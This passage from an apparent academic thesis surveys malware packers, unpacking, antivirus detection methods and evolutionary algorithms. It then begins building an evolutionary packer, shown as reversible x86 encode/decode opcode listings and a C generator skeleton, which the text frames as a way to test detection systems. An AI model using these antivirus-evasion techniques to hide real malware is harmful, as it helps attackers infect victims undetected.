More sophisticated update systems began to emerge the following year. For example, in late 2000, the *W95/Hybris* worm was released. It was designed to check for updates from a web site and newsgroups. *W95/Hybris* worm used RSA public-key encryption and a 128-bit hash algorithm. The attackers distributed a public key with the virus, and then cryptographically signed updates with the corresponding private key. Before installing updates, the compromised systems checked the integrity and authenticity of the updates [41].

Modern malware uses automatic self-updates to distribute changes not just in propagation mechanisms and payloads, but also the command-and-control system itself. For example, the *Waledac* (late 2008) command-and-control network is a distributed hierarchy that automatically self-updates over HTTP. Each node receives a list of IP addresses from other fellow nods. Simply *Waledac* signs "IP updates" using a RSA signature: each binary contains a copy of the public key in order to verify that un-authorized entities have not altered the contents of the TSL update [41].

Metamorphic Network Behavior

At the beginning, malware exhibited relatively static behavior on the network using specific ports and protocols that could be identified and used by network analysts to develop antivirus and IDS signatures. For example, *W32/Blaster* could be detected by searching for unexpected traffic on TCP port 135, 4444, and/or UDP port 69. *W32/Witty* could be found by alerting on source port UDP 4000[41].

Generally, malware with static network behaviors can be easily blocked through additional firewall rules or router *access control lists* [10].

Since port-blocking is one of the simplest and oldest methods of attempting to contain the spread of malware, many forms of malware have been developed to dynamically change their command-and-control and malware distribution ports. For example, *W32.Downadup.C* (2009) is controlled using a peer-to-peer C&C system.

To communicate with other compromised hosts, Microsoft reports that *W32.Downadup* opens four ports on each available network interface: two TCP and two UDP ports. The port numbers of the first TCP and UDP ports are calculated based on the IP address of the network interface. The second TCP and UDP ports are calculated based on the IP address of the network interface as well as the current week, leading to this second set of ports to change on a weekly basis.

Some malware, such as *W32/Welchia* (2003), scans a list of randomly generated IP addresses that are limited to a subset of the IPv4 address space, depending on the size and address space of the local network. For example, in Class B networks, Welchia scans a Class B sized address space that is the same or near the current infected system. In contrast, *SQL Slammer* (2003) used a randomized IPv4 address-generation mechanism, so it had a very different network fingerprint. However, randomized scanning is not the most efficient scanning strategy: it leads to repetition and inefficiency, and it may not be possible for scanners to tell when all vulnerable hosts within a targeted range have been exploited.

Most network flow-based malware detection techniques rely on detecting unexpected or unexplainable increases in network activity. However, it is possible for malware to evade detection for extended periods of time by dynamically changing the timing and volume of its scanning activity.

Propagation

Malware developers are constantly inventing creative new ways to load their code onto victim devices. Some of the most common vectors for propagation today include: *email*, *web links* and content, *network shares* and *direct network-based exploitation* often preceded by vulnerability scanning.

2.7 Packer




Figure 2.2: Comparison between a plain and a packed executable file.

Executable packing is the most common technique used by computer virus writers to obfuscate malicious code and evade detection by anti-virus software. An executable packing tool (or *packer*, for simplicity) is a software that given a program P generates a new program $P0$ which embeds an encrypted version of P and a *decryption routine*. When $P0$ is executed, it will decrypt P on the fly and then run it. Assuming that P contains known malicious code, signature based anti-virus would likely be able to detect it. However, if P has been packed, the anti-virus will try to match the signature of P on $P0$. As the malicious code of P is encrypted in $P0$, no match will be found. Therefore, P will evade detection and infect the victim machine, if $P0$ is executed [32].

Initially, packers were used as a simple technique to mitigate reverse engineering and to protect intellectual property, then they have been introduced into the world of malicious software. The best that a packer can do is to make the analysis more costly, so the authors of malware can extend the expected life of their software [18].

Nowadays most advanced packer solutions include ASPack[2] and Themida[3]. Fig. 2.3

[2]http://www.aspack.com/

[3]http://www.oreans.com/

displays a screenshot of the Themida "Protection Options": it is possibile to enable anti-debugging, anti-dumping and anti-emulation techniques, among the others.

Figure 2.3: Screenshot of Themida Protection Options.

Unpacking

Packers transform an executable to create a new executable that stores the transformed executable as data and contains an unpacking stub that is called by the Operating System. The original program is generally stored in one or more extra section of the file. Usually the unpacking stub performs the following steps:

- It decompress and decrypts the original executable sections in memory.
- It resolves memory relocation.
- It handles the import table by filling the Import Address Table of the original executable.
- It transfers the execution to the Original Entry Point (OEP), saved at packing time.

Often packers exploit code overwriting too. For example, ASPack modifies at run-time the push operand of a "push 0, ret" instruction sequence to save the OEP address onto the

call stack and jump to it. Instead, *MoleBox* packer[4] and *DarkParanoid* virus repeatedly unpack sensitive code into a buffer, so that only one buffer-full of the protected code is exposed to the analyst at any given time. However a tool that monitor the program execution at a fine granularity may capture snapshots of each basic block as soon as it executes.

History

The first public Portable Executable[5] packer was introduced on December 23 1997 and was named *Stone PE Crypter*. It was a very basic packer supporting both Windows® 95 and NT. Table 2.1 shows a brief list of the packer history.

Table 2.1: Note: this is not an exhaustive list of packers.

Packer name	Release date
BJFNT	May 1998
Neolite	September 1998
VGCrypt PE Encryptor	November 1998
PE Prot	December 1998
UPX	January 1999
Armadillo	January 1999

Packer name	Release date
PE Diminisher	June 1999
PECompact	1999
ASProtect	1999
PEX	August 2000
Krypton	2000
FSG	January 2002

2.7.1 Non Malicious Packer

Programmers of benign software apply packing to their applications mainly to make the resulting executables smaller in terms of bytes, and therefore faster to distribute through the network. Moreover, packing makes reverse-engineering more difficult, thus making it harder to break the software license protections. As a matter of fact, there exist many commercial executable packing tools that have been developed mainly for protecting benign applications from software piracy [32].

UPX[6] is a packer that compress the executable code and data. The *original entry point* (OEP) is modified to point to a bootstrap code, which will unpack the code and data into memory at run-time. After that code is unrolled, it is placed at the same memory address that it occupied in the original binary. UPX packs the *Import Table* and the *Import Address Table* too. These are packed because they would reveal significant information about the payload code.

[4] http://www.molebox.com

[5] Refer to Appendix A for more information about the Portable Executable File format.

[6] http://upx.sourceforge.net

2.7.2 Malicious Packer

In order to evade signature-based detection tools, modern malware programs employ a packer, used to change a binary file without affecting its execution semantics, factually creating a new malware variant [19]. A packer is usually a standalone software that encodes and compresses an executable program. Common encoding techniques include Caesar Chiper, XOR, and Base64. In the PE header, the entry point (EP) is set to an unpacking stub that, at run time, restores the original data in memory. In some cases the sensitive code is partially unpacked in a buffer, so that only a small portion of the protected code is exposed to the analyst at any given time. The stub routine is also responsible of resolving the import table of the original executable and of relocating memory address according to the base relocation address. Finally, it returns the control to the Original Entry Point of the program.

According to [24], over 80% of computer viruses appear to be using packing techniques. Moreover, there is evidence that more than 50% of new viruses are simply re-packed versions of existing ones [40].

While protecting an executable, packers perform various modifications on Portable Executable files, such as *adding a new section* to the file with the appropriate characteristics, updating the *Original Entry Point*, and updating the *SizeOfImage*. The following sections highlight some of the common modifications to an executable file.

Section Addition

In order to add a new section to the Portable Executable file, the PE header is modified: the *NumberOfSections* field is incremented, and a new *section* is added in the *section header* table. Then the new entry is filled with various information, such as the *RVA* of the new section, its *virtual size*, the *raw offset*, the size of the section on disk, and its *characteristics*. Because the unpacking stub is going to be executed, the section characteristics are usually set to *Executable*, *Readable*, and *Writable*. Indeed, many protectors and packers update and decrypt themselves, and thus require write access. The packer increases the size of the file. Starting from the raw offset of the section (the end of the file where the new section has been added), an amount of bytes matching the raw size of the new section is inserted into the PE file. The section is now created, and is ready to hold the packer/protector loader. Then the packer must modify accordingly the *SizeOfImage* field in the PE header. The file grew up on disk, but in order to exist in memory, the headers must be modified accordingly. To do that, the virtual size of the section is added to the old SizeOfImage to compute the new size of the PE image in memory.

Entry Point Modification

The *EntryPoint* field holds the *Relative Virtual Address* (RVA) of the entry point of a Portable Executable. It is the address of the first instruction to execute when a program is run. When protecting an executable, packers first save the RVA of the entry point, and then modify it to the start of the unpacking stub, in the packer section. This is why the

added section must have the Execute characteristic: the packed application will start with the loader and will eventually execute the original entry point.

Unpacking Stub

Every packer injects an unpacking stub inside the file it is wrapping. Its role is to uncompress and decrypt the executable in memory, and (eventually) to load the imports of the original application (mimicking the Windows PE Loader, because the original import table has been compressed, encrypted or destroyed). Often, packers have a self-decrypting routine, and some of them can have many layers. It's a kind of a set of nested Russian dolls. The first layer decrypts the second one, which decrypts the third one, and so on. After parts of the unpacking routine have been executed, it can be re-encrypted or destroyed, so that a fully decrypted routine is never exposed in memory at any time.

2.7.3 Static and Dynamic Unpacking

By obfuscating an executable, the modification that a packer perform to the file structure add some piece of evidence to the conclusion whether the executable is packed. A packed PE[7] needs to include at least one section which is *Readable/Writable/Executable* at the same time. An the executable sections, usually called the ".text", in the PE file of non-packed applications do not need to be writable, and so the writable section flag is not set. Moreover a non encrypted code sections contain well "structured" information, namely the opcode of executable instructions and the memory location of the operands.

Signature-based detectors of packed executables are available on the internet. For example, PEiD [8] is very well known and very likely the most used. It uses around 470 packer and crypter signatures. However, although signature-based detectors are fast and have relatively low false positives, they suffer from a high number of false negatives. This is mainly due to the fact that it can only identify known packers, while sophisticated malware use custom packing or crypting routines. Moreover, even if a known packer is used, the malware writer can change a single byte of the packer signature to avoid signature-based detection [32]. These techniques can get good results only when the packer does change the PE header in a noticeable way.

Anti-virus software companies, after discovering a packing algorithm, usually write a program to reverse it. Following a *static approach* it is possibile to extract the portion of the bootstrap code that does the unpacking and use it to create an unpacker tool. Automatic *static unpacking* programs exist, but they are specific to a single packer. Another approach is to use a *dynamic unpacking*, also knows as *universal unpackers* program that runs the packed program inside an emulator so that the unpacking stub does all the hard work and then dumps the process out of memory. Both approaches have some flaws. The former requires expensive specialized reversing man hours to create a specific version for

[7] Portable Executable

[8] http://peid.has.it

a single packer. The latter suffers from the complexity of distinguishing between a benign embedded binary or a not fully unpacked, malicious one. Moreover, a packed binary can terminate itself, before it has been unpacked, if it detects that it is running inside an emulator.

Universal unpackers have been proposed that can detect and extract encrypted code from packed executables, therefore potentially revealing hidden viruses that can then be detected by traditional signature-based anti-virus software [32]. In [25], the authors proposed *OmniUnpack*, an unpacking tool that monitors the execution of applications in memory and detects attempts of executing dynamically decrypted code. However, universal unpackers are computationally expensive and scanning large collections of executables looking for virus infections may take several hours or even days. Universal unpackers are able to detect and extract part of the packed executable without specific knowledge about the encryption algorithm used to generate it. The code is dynamically extracted by running the packed program in an isolated environment and monitoring the execution of instructions written in memory at run-time. After it has been extracted, its code can be scanned using traditional anti-virus software. It has been shown that scanning the unpacked code using signature-based anti-virus software significantly improves virus detection accuracy [25] [37]. However, universal unpackers introduce a high computational overhead, and the processing time may vary from tens of seconds to several minutes per executable.

2.8 Anti-virus techniques

Every day thousands of malware are released online. The vast majority of these malware employ some kind of obfuscation ranging from simple XOR encryption, to more sophisticated anti-analysis, packing and encryption techniques. *Universal unpackers* or code emulation systems can unpack the file and reveal its hidden code. However, these methods are very time consuming when compared to *static analysis*. Moreover, considering the large amount of new malware being produced daily, it is not practical to solely depend on *dynamic analysis* methods. Therefore, finding a way to filter the samples and delegate only obfuscated and suspicious ones to more rigorous tests would significantly improve the overall scanning process [38].

Zero-day malware detection is a persistent problem. Hundreds of thousands new malware are produced and published on the Internet daily. Although conventional *signature-based techniques* are still widely relied upon, they are only useful for known malware. Many research efforts have aimed at helping flag and detect unknown suspicious and malicious files. All of these techniques can be categorized into *sandbox analysis*, *heuristic static analysis* or *code emulation*. Among the three, heuristic static analysis is the fastest, yet the weakest against obfuscation techniques. Code obfuscation includes packing, protecting, encrypting or inserting anti-disassembly tricks, and is used to hinder the process of reverse engineering and code analysis. About 80% to 90% of malware use some kind of packing techniques [17] and according to a 2006 article [41] around 50% of new malware are simply packed versions of older known malware. While it is very common for malware to use code obfuscation, benign executable files rarely employ such techniques. Thus, it

has become a common practice to flag an obfuscated file as suspicious and then examine it with more costly analysis to determine if it is malicious or not.

Most current work of detecting obfuscated files is based on executable file structure characteristics. Many public packers, indeed, exhibit identifiable changes in the packed PE file. However, this is not always the case with custom packers and self-encrypting malware. Moreover, packing is not the only obfuscation technique used by malware writers. Malware can use anti-analysis tricks that hinder the disassembly or analysis process. Such tricks can leave absolutely no trace in the header as it is based mostly on obfuscating the instructions sequence and the execution flow of the program.

A recently proposed system to heuristically detect zero-day malware is PE-Miner, which uses around two hundred features of the PE file structure [28]. Plenty of research has been done using n-gram distribution or opcode frequency of byte sequences to heuristically detect zero-day malware [33]. Since these methods depend on the byte sequence, they can be easily bypassed by obfuscation, code transformation and packing [12]. Instead entropy score alone to distinguish between packed and non-packed files is not enough [39].

2.8.1 Static and Dynamic Analysis

There are two main approaches for the detection of malware: *static analysis* and *dynamic analysis*. Static analysis consists in examining the code of programs to predict properties of the dynamic execution of programs without running them. Static analysis is also used in reverse engineering of software systems and for program understanding. Dynamic analysis mainly consists in monitoring the execution of a program to detect malicious behaviour [4]. Static analysis has the following advantages over dynamic analysis: it allows exhaustive analysis, because it is not bound to a specific execution of a program. In contrast, dynamic analysis techniques only allow examination of behaviours that correspond to selected test cases. Moreover, a verdict can be given before execution, where it may be difficult to determine the proper action to take in the presence of malicious software and there is no run-time overhead. However, it may be impossible to certify statically that certain properties hold, for example due to undecidability. In this case, dynamic monitoring may be the only solution. Thus, static analysis and dynamic analysis are complementary. Static analysis can be used first, and properties that cannot be asserted statically can be monitored dynamically.

2.8.2 Commercial Virus Detection Techniques

In order to detect a metamorphic virus perfectly, a detection routine needs to be written that is capable of regenerating the essential instruction set of the virus body from the actual instance of the infection. Other products use shortcuts to try to solve the problem but such shortcuts often lead to an unacceptable number of false positives[9].

[9]False positive is an error in which a test result improperly indicates presence of a condition when in reality it is not

The following are some of the commonly used techniques in commercial antivirus applications.

Geometric Detection

Geometric detection is the technique of virus detection based on alterations that a virus has made to the infected file structure. It could also be called the "shape heuristic", since it is far from exact and prone to false positives. An example of a geometric detection can be demonstrated using *W95/ZMist*. This virus, when it infects a file using its encrypted form, increases the virtual size of the data section by at least 32 KB, but does not alter the physical size of the section. Thus, a file might be reported as being infected by W95/ZMist if the file contains a data section whose virtual size is at least 32 KB larger than its physical size. However, such a file structure alteration can also be an indicator of a runtime-compressed file. Very often file viruses do rely on a virus infection marker to detect already infected files and avoid multiple infections. Such an identifier can be useful for the scanner to use in combination with the other geometric changes of the file caused by the virus infection. This makes the geometric detection more reliable but the risk of false positive only gets smaller, it never gets nullified [42].

Disassembler and State Machine

A common instruction in viruses is "CMP AX, ZM": it is used to test if the file is of executable type. Its code representation is 66 3D 4D 5A. It can be found in the stream: BF 66 3D 4D 5A, but if it is disassembled, it corresponds to the instruction "MOV EDI, 5A4D3D66". The usage of a disassembler would prevent such mistakes. Moreover, if it is combined with a state machine, perhaps to record the order in which are encountered "interesting" instructions, and even combined with an emulator, a powerful tool is presented that makes a comparatively easy task of detecting metamorphic viruses like W95/ZMist and the more recent W95/Puron. The latter executes the same instructions in the same order, with only garbage instructions, and jumps inserted between the core instructions: this makes them easy to detect using only a disassembler and a state machine [42].

Emulators

A CPU emulator is an application that simulates the behaviour of a CPU. It is very useful for working with viruses, as it allows virus code to execute in an environment from which it cannot escape. Code that runs in an emulator can be examined periodically or when particular instructions are executed. When a particular instruction is reached, it is possible to inspect the content of the registers. Their value may be costant for classes of viruses: trapping enough similar instructions is the basis for detection of such viruses. Emulators could be used in conjunction with Heuristics. Heuristics were discussed in detail over the last decade. The actual heuristics engine might track the interrupts or even implement a deeper level of heuristics using a Virtual Machine (VM) that simulates some of the functions of the operating system. Such systems can even "replicate" the virus inside their Virtual Machine on a virtual file system built into the VM of the engine. Such a system

was implemented in some of the AV scanner solutions and found to be very effective. They also provide a better false positive ratio [42].

Emulator related issues

Nowadays it is easy to think of an almost perfect emulation of DOS. The actual computing speed of today's processors and the relatively simple single-threaded OS allows this to happen. However, it is more difficult to emulate Windows on Windows built into a scanner. Emulating multithreaded functionality and not having problems with synchronisations is a very challenging task. Such a system cannot be as perfect as a DOS emulation because of the complexity of the OS. Even using a system such as VMWARE to solve most of the challenges, there can be plenty of problems remaining. Emulation of third-party DLLs is one of the possible problems that can arise [42].

Performance is another problem. A scanner needs to be fast enough otherwise people will not use it. Fast is not always better when it comes to scanners. However the thing is that in real life people often get the impression that faster is better. Thus even if there would be all the possible resources to develop such a perfect Virtual Machine to emulate Windows on Windows inside a scanner, it should need to compromise regarding speed. This will result in an imperfect system. In any case, extending the level of Windows emulation inside the scanner's system is a good idea and leads to better heuristics reliability. Moreover, there is a full class of anti-emulation viruses.

Moreover, there is a full class of anti-emulation viruses. The virus often does replicate only on certain days and in case of other similar conditions. Therefore, perfect detection is more difficult to be done by using pure heuristics without paying some attention to virus-specific details. If an implementation ignores such details the virus could be missed in case of many different entities. Imagine running a detection test on a Sunday against a few thousand samples that only replicate during Monday to Friday. Depending on the heuristics implementations the virus can be easily missed. For example a virus like *W32/Magistr* does not infect without an active Internet connection.

There will be viruses that cannot be detected with any emulated environments, no matter how good the emulator of the system. Some of these viruses will be metamorphic too. For such viruses only specific virus detection can provide a solution. Thus heuristics systems can only reduce the problem against masses of viruses.

2.8.3 Experimental Virus Detection Techniques

Along with commercial solution, a number of experimental techniques have been proposed over the years. In the following there are some examples.

Entropy

In a recent work [24], it was presented the idea of using entropy to find encrypted and packed files. The method became widely used as it is efficient and easy to implement. However, some non-packed files could have high entropy values and thus lead to false-positives.

Control Flow Graph

In 2006, a static analysis heuristic detection method by an arbitrary length of control flow graphs was presented by, assuming that the virus does not change its control flow during propagation, but if it does, the authors proposed applying nodes alignment for detection [1].

Hidden Markov Model

Hidden Markov Model (HMM) is another method for metamorphic virus detection proposed by Wong and Stamp. HMM was used by Wong and Stamp to detect metamorphic viruses [45]. They showed good results in detecting some metamorphic viruses that have relatively high similarity among generations. However, the authors did not show the results if a well-known hard metamorphic virus such as W95/Zmist, W95/Zperm or W95/Bistro is tested. Besides, it suffers from unacceptable rate of false-positive when testing normal non-virus files against the system.

Chapter 3

Evolutionary Algorithm

3.1 Introduction to Metaheuristics

Stochastic optimization is the general class of algorithms and techniques which employ some degree of randomness to find optimal (or as optimal as possible) solutions to hard problems [22].

Metaheuristics are applied to "I know it when I see it problems". They are algorithms used to find answers to problems when there is very little to help: it is not known beforehand what the optimal solution looks like, nor it is know how to go about finding it in a principled way, there is very little heuristic information to go on, and brute-force search is out of the question because the space is too large. However, if it is given a candidate solution to the problem, it is possible to test it and assess how good it is. That is, it is known a good one when it is seen.

Hill-climbing is a simple metaheuristic algorithm. It tests new candidate solutions in the region of the current candidate, and adopt the new ones if they are better. This enables to climb up the hill until a local optimum is reached.

Population-based methods keeps around a sample of candidate solutions rather than a single candidate solution. Each of the solutions is involved in tweaking and quality assessment, but what prevents this from being just a parallel hill-climber is that candidate solutions affect how other candidates will hill-climb in the quality function. This could happen either by good solutions causing poor solutions to be rejected and new ones created, or by causing them to be Tweaked in the direction of the better solutions. It may not be surprising that most population-based methods steal concepts from biology. One particularly popular set of techniques, collectively known as Evolutionary Computation (EC), borrows liberally from population biology, genetics, and evolution. An algorithm chosen from this collection is known as an Evolutionary Algorithm (EA). Most EAs may be divided into generational algorithms, which update the entire sample once per iteration, and steady-state algorithms, which update the sample a few candidate solutions at a time. Common EAs include the Genetic Algorithm (GA) and Evolution Strategies (ES). Because they are inspired by biology, Evolutionary Computation methods tend to use (and abuse) terms from genetics and evolution [22].

3.2 Introduction to Evolutionary Algorithm

The common underlying idea behind all the different variants of *evolutionary algorithms* is the same: given a population of individuals within some environment that has limited resources, competition for those resources causes natural selection (survival of the fittest). This in turn causes a rise in the *fitness* of the population. Given a quality function to be maximised, it impossible to randomly create a set of candidate solutions, i.e., elements of the function's domain. Then a quality function is applied to these as an abstract fitness measure – the higher the better. On the basis of these fitness values some of the better candidates are chosen to seed the next generation. This is done by applying *recombination* and/or *mutation* to them. Recombination is an operator that is applied to two or more selected candidates (the so-called parents), producing one or more new candidates (the children). Mutation is applied to one candidate and results in one new candidate. Therefore executing the operations of recombination and mutation on the parents leads to the creation of a set of new candidates (the offspring). These have their fitness evaluated and then compete – based on their fitness (and possibly age) – with the old ones for a place in the next generation. This process can be iterated until a candidate with sufficient quality (a solution) is found or a previously set computational limit is reached [14].

There are two main forces that form the basis of evolutionary systems: *variation operators* that create the necessary diversity within the population and *selection* that acts as a force increasing the mean quality of solutions in the population.

The combined application of variation and selection generally leads to improving fitness values in consecutive populations. It is easy to view this process as if evolution is optimising (or at least 'approximising') the fitness function, by approaching the optimal values closer and closer over time. An alternative view is that evolution may be seen as a process of adaptation. From this perspective, the fitness is not seen as an objective function to be optimised, but as an expression of environmental requirements.

```
BEGIN
    INITIALISE population with random candidate solutions;
    EVALUATE each candidate;
    REPEAT UNTIL ( TERMINATION CONDITION is satisfied ) DO
        1 SELECT parents;
        2 RECOMBINE pairs of parents;
        3 MUTATE the resulting offspring;
        4 EVALUATE new candidates;
        5 SELECT individuals for the next generation;
    OD
END
```

Listing 3.1: The general scheme of an evolutionary algorithm in pseudocode.

It should be noted that many components of such an evolutionary process are stochastic. For example, during selection the best individuals are not chosen deterministically, and typically even the weak individuals have some chance of becoming a parent or of surviving. During the recombination process, the choice of which pieces from the parents will be recombined is made at random. Similarly for mutation, the choice of which pieces will

be changed within a candidate solution, and of the new pieces to replace them, is made randomly.

The general scheme of an evolutionary algorithm is given in pseudocode in 3.1, and it is shown as a flowchart in Fig. 3.1.




Figure 3.1: The general scheme of an evolutionary algorithm as flowchart.

3.3 EA and Computer Viruses

The idea of "genetic selection for behaviours" was first seen in computer viruses in 2000 with *W32.Evol* and in 2002 with *W32.Simile*[1]. The problem of adopting evolutionary technology in viruses was demonstrated for the first time by W32.Evol: it was vulnerable to infinite increase in size because it could not reliably reverse its obfuscations.

3.3.1 Case Study: Simile

W32/Simile, alias *W32.Etap* alias *Metaphor*, is the latest product of the developments in metamorphic virus code. The virus was released in the early March of 2002 and it was written by the virus writer who calls himself "The Mental Driller". Some of his previous viruses, such as *W95/Drill*, have proved very challenging to detect. The virus was named *MetaPHOR* by its author, which stands for "Metamorphic Permutating High-Obfuscating Reassembler" [33]. The following analysis focus on the hiding capabilities of the malware.

During the execution of an infected program, when the instruction flow reaches one of the hooks that the virus has placed in the code section, control is transferred to a *polymorphic decryptor* which is responsible for decoding the virus body.

[1]Private conversation with Peter Ferrie, principal Software Development Engineer, Microsoft Corporation

The decryptor, whose location in the file is variable, allocates a large chunk of memory (about 3.5 megabytes) then proceeds to decipher the encrypted body into it. It does this in a most unusual manner: rather than going through the encrypted data linearly, it processes it in a seemingly random order, thus managing to avoid triggering some decryption-loop recognition heuristics. This *Pseudo-Random Index Decryption*, as the virus writer calls it, relies on the use of a family of functions that have interesting arithmetic properties, modulo 2^n. The size and appearance of the decryptor varies greatly from one virus sample to the next.

In order to achieve this high level of variability, the virus writer simply generates a code template and then puts his *metamorphic engine* to work to transform the template into a working decryptor. After the payload check has completed, a new virus body is generated.

The code generation is carried out in a number of steps following described.

- The first step is to disassemble the viral code into an intermediate form, which is independent of the CPU upon which the native code will execute. This allows for future extensions, such as producing code for different operating systems or even different CPUs.
- The second step is to shrink the intermediate form, by removing the redundant and unused instructions. These instructions were added by earlier replications to interfere with disassembly by virus researchers.
- The third step is to permutate the intermediate form, for example reordering subroutines, or separating blocks of code and linking them with jump instructions.
- The fourth step is to expand the code, by adding redundant and unused instructions.
- The fifth step is to reassemble the intermediate form into a final native form that will be added to infected files.

Thus Simile can not only expand itself, as most metamorphic viruses do, but it can also shrink to different forms.

Chapter 4

Creation of an Evolutive Packer

In order to help the security industry to evaluate the efficiency and effectiveness of their analysis methodologies and to test the ability of their system to react to new malware mutations, the thesis aimed at developing a new malware obfuscation mechanism based on evolutionary algorithms.

The research focused on the development of an *Evolutionary Opcode Generator* driven by Computational-Intelligence which is the foundation of the *Evolutionary Payload* and the *Evolutionary Packer*. A mechanism that is able to automatically generate hard to detect programs, can help the security research into developing a new proper countermeasure.

In the proposed approach the Evolutionary Opcode Generator is responsible of creating two assembly routines exploiting Evolutionary Algorithms: one is used to *obfuscate* and the other to *de-obfuscate* arbitrary data. The new hiding mechanism can be used by the *Evolutionary Payload* to encode malicious code to be injected and by the *Evolutionary Packer* to obfuscate the entire executable file.

4.1 Evolutionary Opcode Generator

An *Opcode* is the binary representation of an assembly instruction. The *Evolutionary Opcode Generator* creates both an encoding and a decoding function starting from randomly-generated, variable-length sequence of x86 assembly instructions. Those are directly handled as binary opcodes, so there is no need of a compilation and linking phase.

Both the encoding and the decoding functions are created in parallel, therefore the generation process requires to find reversible assembly instructions (e.g. INC, ROR, BSWAP, XCHG) and small blocks of code that have a complementary one. Since even few bytes may represent a signature, it is also necessary to partially shuffle the instructions, although this has the drawback of potentially disrupting the encoding/decoding routines.

In order to efficiently evaluate a candidate obfuscating routine, the encoding and the decoding routines are applied subsequently to randomly generated sequence of bytes: if the final result is different from the original sequence, the candidate is simply discarded.

Then, the *encoder* is used to obfuscate the malicious code and the Jaccard Similarity,

explained in 4.1.3, is evaluated to assess candidate fitness values. Aiming to achieve invisibility through diversity, the process is iterated for a given number of generations, or until the Jaccard coefficient is lower than an experimentally-defined threshold.

Listing 4.1 shows an example of the output of the *Evolutionary Opcode Generator*.

```
Array code
49f7db6640c0c31066c1c2064866c1c90681f001000000664066f7da

Array code opposite
66f7da664881f00100000066c1c1064066c1ca06c0cb106648f7db41

// Encoding routine
00000000  49                dec ecx
00000001  F7DB              neg ebx
00000003  6640              inc ax
00000005  C0C310            rol bl,0x10
00000008  66C1C206          rol dx,0x6
0000000C  48                dec eax
0000000D  66C1C906          ror cx,0x6
00000011  81F001000000      xor eax,0x1
00000017  6640              inc ax
00000019  66F7DA            neg dx

// Decoding routine
00000000  66F7DA            neg dx
00000003  6648              dec ax
00000005  81F001000000      xor eax,0x1
0000000B  66C1C106          rol cx,0x6
0000000F  40                inc eax
00000010  66C1CA06          ror dx,0x6
00000014  C0CB10            ror bl,0x10
00000017  6648              dec ax
00000019  F7DB              neg ebx
0000001B  41                inc ecx
```

Listing 4.1: Opcode Generator. Example.

4.1.1 8086 Instruction Set

The *assembler* language for Intel x86 is a collection of hundreds of instructions. Each of them is translated in several binary representation (opcodes), according to its usage: register, memory and 8, 16 or 32 bit version. Table 4.1 illustrates some of the possible variants of the XOR instruction with the associated opcodes.

At high level, instruction can be classified in *Data Transfer*, *Binary Arithmetic*, *Decimal Arithmetic*, *Logic*, *Shift and Rotate*, *Bit and Byte*, *Control Transfer*, *String*, *Flag Control*, *Segment Register*, *Miscellaneous*, *MMX Technology*, *Floating Point* and *System* instructions.

Unfortunately, only a small subset of the Intel x86 instruction set can be used in the realization of the Opcode Generator. Nor *Floating Point* or *MMX Technology* instructions are straightforwardly useful: the first are restricted to work with floating point numbers

Table 4.1: XOR Opcode conversione table.

Instruction	8/16 bit	16/32 bit
XOR	Operand: 1h	Operand: 100h
eax	83F0 01	350001
ebx	83F3 01	81F30001
ecx	83F1 01	81F10001
edx	83F2 01	81F20001
ax	6683F0 01	66350001
bx	6683F3 01	6681F30001
cx	6683F1 01	6681F10001
dx	6683F2 01	6681F20001
si	6683F6 01	6681F60001
di	6683F7 01	6681F70001
ah	80F401	
al	3401	
al	80F001	
bh	80F701	
bl	80F301	
ch	80F501	
cl	80F101	
dh	80F601	
dl	80F201	

and the second does not ensure an high degree of reversibility. MMX is designed to work with multimedia content, and the mathematical operations often do not manage the carry correctly, or even saturate the values that overtake a threshold. *Segment Register*, *Miscellaneous*, *Bit and Byte*, *String* and *System* instructions have been discarded too because non directly applicable.

The other categories represent the most used opcodes, hence the most interesting. Some of them have a direct reversible instruction, which is very useful when it comes to create two equal, but reverse sequence of operations. Others, like *mov* or *push and pop*, insert some approximation in the reversibility of the solution. Those who remain are strongly related to *carry management* or to the *evaluation of a condition.*

Among all of them, the most common *twenty* have been chosen, including XOR, INC, DEC, NEG, ROL and ROR. Instructions are stored in a small database of opcode ranges, where each one is associated with a data structure with all the necessary information for the code generation: the opcode length and range, a pointer to the opposite opcode, the need of a parameter and eventually the length and range of this one.

4.1.2 Implementation

Instruction Generation

This section introduces an overview about the *Evolutionary Opcode Generator* implementation[1].

When the engine is called, Listing 4.2, a loop is iterated for an a-priori defined number of times. On each cycle an instruction is randomly chosen from the instruction set database and then processed.

```
#define ITERATION_NUM 500
int opcode_generator() {
    srand((unsigned)time(NULL));
    initialize();
    for (int i = 0; i <ITERATION_NUM; i++){
        instruction_r *instruction_pointer = &instructionList[rand()];
        process_instruction(instruction_pointer);
    }
    save_array_code_opposite();
    create_test_code();
    return 0;
}
```

Listing 4.2: Opcode Generator. Part one.

